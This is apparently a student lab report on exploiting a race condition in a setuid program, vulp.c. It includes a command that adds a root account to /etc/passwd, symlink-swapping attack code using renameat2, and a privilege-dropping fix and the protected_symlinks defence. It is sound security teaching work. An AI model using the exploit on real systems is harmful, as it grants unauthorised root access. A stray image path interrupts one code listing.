

Lab4 Report - Race Condition

Task 1

Please report whether you can log into the `test` account without typing a password, and check whether you have the root privilege.

After adding the test user with the Ubuntu Live CD account's "magic" hash to `/etc/passwd`, we can login into the test user account with the command `su - test` and we verify that we have root access.

```
root@VM:~# echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" >> /etc/passwd
root@VM:~# exit
logout
[03/25/21]seed@VM:~/lab4$ su - test
Password:
root@VM:~#
```

Task 2.A

In this task, we will attempt to add a new user account with root privilege to the password file (`/etc/passwd`), by exploiting the race condition vulnerability in `vulp.c`.

We begin by creating an attack program that loops infinitely to repeatedly change the symbolic link of `/tmp/XYZ` (file targeted by the vulnerable program) between a dummy file we created and the `/etc/passwd` file, in order to attempt to get the `access()` function called while the link is pointing to the 'safe' dummy file, and the `open()` function called while the link is pointing to the password file (in order to edit it).

To succeed in exploiting the race condition vulnerability, the timing on changing the symbolic links in between the two function calls needs to be extremely precise, which made it so we needed to attempt the attack several hundred times, until the timing was right. To help with this, along with the attack program that changes the links repeatedly until stopped, we also used the provided script that saves the initial last modified timestamp of `/etc/passwd`, and then loops while trying to add the new user account line to the file, and checking the timestamp each loop to see if it changes (meaning the file was successfully edited), exiting the loop if it's a different timestamp.

Upon sitting through multiple 'No permission' responses (by not having perfect timing on the link changes), we finally get a successful attempt where the file is edited.

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
```

After editing /etc/passwd, we verify that the new user account is indeed added at the end of the file, and we are able to login successfully, with root privileges.

```
[03/25/21]seed@VM:~$ su - test
Password:
root@VM:~#
```

Task 2.B

After being informed of a race condition problem in the attack program itself, we are asked to improve the attack program.

Despite not having issues on Task 2.A, the code we used had a race condition vulnerability itself, where if the vulnerable program attempted to open the file between the unlink() and symlink() calls (there is no atomicity when running one after another), it could end up creating a new file where the owner is root, and from that point, our user would have no privileges to interact with this file, stopping our attack short.

To stop this potential issue from happening, we made some changes to the code, adding a SYS_renameat2 system call, that is able to make an atomic switch of the 2 symbolic links, preventing a fopen() call in between the symbolic link switches.

```
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>

int main()
{
    unsigned int flags = RENAME_EXCHANGE;
    unlink("/tmp/XYZ");
```

```
symlink("/dev/null", "/tmp/XYZ");
unlink("/tmp/ABC");
symlink("/etc/passwd", "/tmp/ABC");

while(1) {
    syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
    usleep(10000);
}

return 0;
}
```

We ran the attack again with the new code and it worked perfectly, same as the attack used in 2.A.

Task 3

Applying the Principle of Least Privilege in an attempt to fix the vulnerability.

Keeping the Principle of Least Privilege in mind, we made changes to the vulnerable program code in order to remove the access() call, and replace it with a seteuid() system call, as in this case, users do not need root privilege to run this program. We omitted the second setuid() call to restore privileges because it wasn't really necessary in this particular program + test.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;


    uid_t real_uid = getuid();
    seteuid(real_uid);    // Disable root privilege

    /* get user input */
    scanf("%50s", buffer);

    if (!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }
}
```

```
    }  
  
    return 0;  
}
```

With the new vulp program (hopefully not vulnerable anymore), we ran the attack again and it did not succeed (we gave it about 3x more time than what was needed on the earlier successful attacks). The terminal only had 'No permission' responses, which is what we expected, given that the attack program basically does nothing anymore, since it can't exploit the lack of atomicity between `access()` and `fopen()`, as we have replaced the role of the `access()` call with the removal of unnecessary privileges.



```
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission
```

Task 4

Conduct your attack after the protection is turned on. Please describe your observations. Please also explain the followings:

- (1) How does this protection scheme work?
- (2) What are the limitations of this scheme?

After enabling the symlink protection with the command `sudo sysctl -w fs.protected_symlinks=1`, running the attack results in the following output:

```

Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
No permission
No permission
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
No permission
No permission
No permission
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
No permission
No permission
No permission

```

This output differs from the previous one with the amount of "Open failed: Permission denied" messages. The probable cause is further explained as an answer to the question 2.

(1)

When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable can only be followed when the owner of the symlink matches either the follower or the directory owner.

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	Denied
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	Denied
root	root	root	Allowed

With this safeguard, the combination of root eUID, root Directory Owner and seed Symlink Owner that we were exploiting previously is now denied of access.

(2)

After trying to run our scheme with the protection turned on, we got an output as seen in our bash image. This shows that besides the "No permission" message that we were already getting when running our scheme, we get a "Open failed: Permission denied" message, which makes sense, considering we are trying one of the scenarios that is shown in the table as "Denied". It's obvious for us then that this protection that was implemented is in fact blocking us from exploiting what used to be a vulnerability of the system.

Trabalho realizado pelo grupo 5:

- Diogo Ferreira de Sousa (up201604835)
- Diogo Figueiredo Silva (up201603409)
- Luís Miguel Almeida Fernandes (up201706910)
- Luís Ricardo Matos Mendes (up201604835)